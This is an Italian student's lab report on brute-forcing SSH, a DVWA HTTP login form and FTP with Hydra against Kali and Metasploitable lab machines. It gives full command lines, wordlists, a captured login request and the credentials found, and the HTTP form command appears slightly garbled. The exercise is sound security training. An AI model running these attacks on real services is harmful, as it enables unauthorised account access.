

Esercizio per il progetto settimanale Unit 2 - S6 - L5

L'esercizio di oggi ha un duplice scopo: Fare pratica con **Hydra** per craccare l'autenticazione dei servizi di rete. Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.



Prima Fase

Nella prima fase vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.



Come prima cosa creiamo un nuovo utente su Kali Linux, con il comando «**adduser**». Chiamiamo l'utente **test_user**, e configuriamo una password iniziale **testpass**.

```
(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password for kali:  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user
```



Attiviamo il servizio **ssh** con il comando **sudo service ssh start**, Il file di configurazione del demone sshd lo troviamo al path **/etc/ssh/sshd_config**

```
(kali@kali)-[~]  
$ sudo service ssh start  
  
(kali@kali)-[~]  
$ sudo nano /etc/ssh/sshd_config
```



Dal file possiamo abilitare l'accesso all'utente **root** in ssh (di default per ragioni di sicurezza è vietato), cambiare la porta e l'indirizzo di binding del servizio e modificare molte altre opzioni. Ricordate che per tutti i servizi c'è un file di configurazione dove potete modificare le **impostazioni del servizio stesso**. Ai fini dell'esercizio lasciamo il file così.

```
GNU nano 8.4
# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
```



Testiamo la connessione in **SSH** dell'utente appena creato sul sistema, eseguendo il comando seguente: **ssh test_user@ip_kali**, sostituiamo **ip_kali** con l'ip della nostra macchina che ho mostrato nel comando precedente. Se le credenziali inserite sono corrette, dovremmo ricevere il prompt dei comandi dell'utente **test_user** sulla nostra Kali.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.101/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ssh test_user@192.168.50.101
The authenticity of host '192.168.50.101 (192.168.50.101)' can't be established.
ED25519 key fingerprint is SHA256:ggIFwD6kkIZQzYb+zqSFzKDQktRXD3Gt7H8WgXHF3rE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.101' (ED25519) to the list of known hosts.
test_user@192.168.50.101's password:
Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```



Per lanciare un attacco a dizionario contro un dato servizio, ipotizzando di non conoscere username e password, creiamo una lista ipotetica di nomi utenti che chiameremo **users.txt** ed una lista di password che chiameremo **password.txt**

```
GNU nano 8.4
admin
kali
msfadmin
test_user
gioele
```

```
(test_user@kali)-[~]
$ nano users.txt

(test_user@kali)-[~]
$ nano password.txt

(test_user@kali)-[~]
$ cat password.txt
password
admin
msfadmin
testpass
gioele
user

(test_user@kali)-[~]
$ cat users.txt
admin
kali
msfadmin
test_user
gioele
user
```



A questo punto, avendo verificato l'accesso e avendo creato le liste, non ci resta che **configurare Hydra** per una sessione di cracking:

Useremo la L maiuscola e la P maiuscola (**-L e -P**) nei comandi di Hydra perché sono le opzioni specifiche che il programma richiede per indicare i file contenenti, rispettivamente, la lista di nomi utente (**-L da Login**) e la lista di password (**-P da Password**). Questa distinzione tra maiuscole e minuscole è comune nei programmi da riga di comando di Linux e serve a differenziare le opzioni. Per esempio, usando **-l (minuscolo)**, Hydra si aspetterebbe che tu stia fornendo un singolo nome utente direttamente sulla riga di comando sapendolo già, non un file.

```
(test_user@kali)-[~]
$ hydra -L users.txt -P password.txt 192.168.50.101 -t 1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 07:29:49
[DATA] max 1 task per 1 server, overall 1 task, 42 login tries (l:6/p:7), ~42 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[STATUS] 23.00 tries/min, 23 tries in 00:01h, 19 to do in 00:01h, 1 active
[22][ssh] host: 192.168.50.101 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-08 07:31:34
```




Il risultato che abbiamo ottenuto prima indica che Hydra ha trovato con **successo** la combinazione corretta di nome utente e password per accedere al servizio **SSH** sulla macchina target kali. Il programma ha provato tutte le combinazioni possibili usando i nomi utente dal tuo file `users.txt` e le password dal file `passwords.txt`, e ha identificato che le credenziali **test_user** e **testpass** sono quelle **valide**. Questo significa che abbiamo completato con successo l'attacco a dizionario e ora puoi usare queste informazioni per accedere al sistema tramite SSH.

Di seguito riporto un alternativa usando degli elenchi di **seclists**

```
(test_user@kali)-[~]
$ hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.50.101 -t 1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 07:42:21
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session fo
[DATA] max 1 task per 1 server, overall 1 task, 5189454 login tries (l:1/p:5189454), ~5189454 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[STATUS] 18.00 tries/min, 18 tries in 00:01h, 5189436 to do in 4805:03h, 1 active
[STATUS] 18.00 tries/min, 54 tries in 00:03h, 5189400 to do in 4805:01h, 1 active
[STATUS] 17.71 tries/min, 124 tries in 00:07h, 5189330 to do in 4882:27h, 1 active
[STATUS] 17.60 tries/min, 264 tries in 00:15h, 5189190 to do in 4914:01h, 1 active
[STATUS] 17.52 tries/min, 543 tries in 00:31h, 5188911 to do in 4937:17h, 1 active
```



Seconda Fase - HTTP



Siamo liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione **HTTP**.




Prendiamo come primo esempio il voler craccare le credenziali di **login** della **DVWA** sulla rete **metasploitable**, configuriamo il nostro laboratorio di kali e come prima cosa accediamo alla DVWA dal browser di **burpsuite** così da avere i dati che ci servono per Hydra, all'interno troveremo le informazioni necessarie ovvero POST, il tipo di applicazione FORM e in basso username e password così abbiamo le informazioni necessarie per la riga di comando.

Request

PrettyRawHex

```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.100
3 Content-Length: 41
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.100
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
11 Referer: http://192.168.50.100/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=ed76066fbf8effd10795247101017960
14 Connection: keep-alive
15
16 username=prova&password=prova&Login=Login
```

Not secure 192.168.50.100/dvwa/login.php



Username

prova

Password

Login



Adesso procediamo a formulare la riga di comando per Hydra per un attacco a forza bruta contro un'interfaccia di login web, nello specifico un form di login HTTP POST.

hydra -l admin: L'opzione -l (minuscola) specifica a Hydra di usare un singolo nome utente. In questo caso, Hydra proverà tutte le password solo con l'utente admin.

-P /seclists/.../passwords.txt: L'opzione -P (maiuscola) indica a Hydra di usare un file di testo contenente una lista di password. Il percorso fornito punta a un file chiamato xato-net-10-million-passwords.txt, una lista molto grande.

"http-post-form://192.168.50.100:80/dvwa/login.php:...": Questa parte è l'istruzione completa per l'attacco web. Indica a Hydra di inviare una richiesta POST all'indirizzo e alla pagina specificati.


I segnaposto **^USER^** e **^PASS^** vengono sostituiti rispettivamente dal nome utente (admin) e dalle password del file.

La parte finale **:Login failed** è cruciale: Hydra cerca questa stringa nella risposta del server. Se la trova, sa che il tentativo di accesso non è riuscito. Se invece la stringa non compare, Hydra conclude che la combinazione utente/password è corretta e la segnala come valida.

```
(kali@kali)~$ hydra -l admin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt "http-post-form://192.168.50.100:80/dvwa/login.php:username='USER'^bpassword='PASS'^bLogin=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and eth
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-07 10:03:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5189454 login tries (l:1/p:5189454), ~324341 tries per task
[DATA] attacking http-post-form://192.168.50.100:80/dvwa/login.php:username='USER'^bpassword='PASS'^bLogin=Login:Login failed
[80][http-post-form] host: 192.168.50.100 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-07 10:03:03
```



La riga finale del risultato, **[80] [http-post-form] host: 192.168.50.100 login: admin password: password**, è la prova del successo. Indica che l'attacco di Hydra ha trovato la combinazione corretta di nome utente e password (admin:password) per l'accesso al servizio HTTP. La successiva conferma, **1 of 1 target successfully completed, 1 valid password found**, riassume il successo dell'operazione, segnalando che il programma ha completato il suo compito e ha individuato una credenziale funzionante tra le milioni di combinazioni testate.



Seconda Fase - FTP



Siamo liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio **ftp**, rdp, telnet, autenticazione HTTP.



Come primo passo accediamo al servizio **FTP** sull'indirizzo IP della metasploitable connessa alla kali. E creiamo i nostri due file di testo che ci serviranno per la riga di comando di Hydra

```
(kali@kali)-[~]  
$ ftp 192.168.50.100  
Connected to 192.168.50.100.  
220 (vsFTPd 2.3.4)  
Name (192.168.50.100:kali):  
331 Please specify the password.  
Password:
```

```
(kali@kali)-[~]  
$ nano users.txt  
  
(kali@kali)-[~]  
$ nano password.txt  
  
(kali@kali)-[~]  
$ cat users.txt  
admin  
kali  
msfadmin  
user  
gioele  
  
(kali@kali)-[~]  
$ cat password.txt  
admin  
password  
msfadmin  
user  
gioele
```



Adesso procediamo a formulare la riga di comando per Hydra specificando il protocollo FTP questa volta.

Comando: Ho lanciato Hydra per attaccare il servizio **FTP** sulla macchina **192.168.50.100**, usando un file di nomi utente (**users.txt**) e un file di password (**passwords.txt**).

Risultato: Dopo aver provato diverse combinazioni, Hydra ha trovato le credenziali corrette: login **msfadmin** e password **msfadmin**.

```
(kali@kali)-[~]
$ hydra -L users.txt -P passwords.txt ftp://192.168.50.100
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 09:41:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-08 09:41:13
```




La riga più importante, **[ftp] host: 192.168.50.100 login: msfadmin password: msfadmin**, indica che Hydra ha scoperto con successo le credenziali di accesso (msfadmin:msfadmin) per il servizio FTP. La conferma finale, 1 of 1 target successfully completed, 1 valid password found, riassume il risultato, mostrando che l'attacco si è concluso con successo e che è stata trovata una coppia valida di username e password.



Le parentesi quadre ([]) e graffe ({}), possono essere aggiunte per spiegare la **sintassi**. Nella documentazione di programmi come Hydra, queste parentesi indicano come comporre correttamente un comando.

Le parentesi quadre ([]) indicano che un'opzione è **facoltativa**. Ad esempio, **ftp[s]** ti dice che puoi specificare il protocollo FTP con o senza la s per la connessione sicura (SSL/TLS), ma il comando funzionerà anche se ometti la S e usi solo ftp.

Le parentesi graffe ({}). indicano che devi fare una scelta **obbligatoria** tra più alternative. Ad esempio, **{get|post}** ti dice che devi specificare se il tuo attacco deve usare il metodo GET o POST, scegliendone uno solo.



Conclusione

Il mio percorso di esercitazioni con **Hydra** mi ha offerto un'analisi completa e pratica degli attacchi a forza bruta basati su dizionario. Ho eseguito con successo attacchi su tre diversi servizi, dimostrando l'efficacia di questo strumento.



L'Attacco Iniziale: SSH

L'esercizio è iniziato con un attacco al servizio **SSH** (Secure Shell). Ho utilizzato un file di nomi utente e un file di password contro un target specifico. Il successo dell'attacco, con la scoperta della coppia **test_user:testpass**, ha fornito una prima, chiara indicazione: credenziali semplici e prevedibili possono essere individuate in pochissimo tempo.

Attacco Web (HTTP POST Form):

In questo caso, ho preso di mira una pagina di **login web**. Hydra non ha semplicemente provato a fare il login, ma ha agito come un browser, inviando i dati (username=..., password=...) tramite un form HTML. La password "**password**" è una delle più comuni e deboli, ed è stata probabilmente una delle prime a essere testata dalla massiccia lista che abbiamo utilizzato.

Attacco FTP (File Transfer Protocol):

L'attacco al servizio FTP ha replicato lo stesso successo, portando alla luce le credenziali **msfadmin:msfadmin**. Anche in questo caso, la coppia di username e password è un esempio classico di credenziali predefinite, spesso utilizzate in ambienti di test o lasciate invariate dopo l'installazione. Hydra ha sfruttato questa debolezza per ottenere l'accesso.

progetto settimanale svolto da

Giuseppe Parla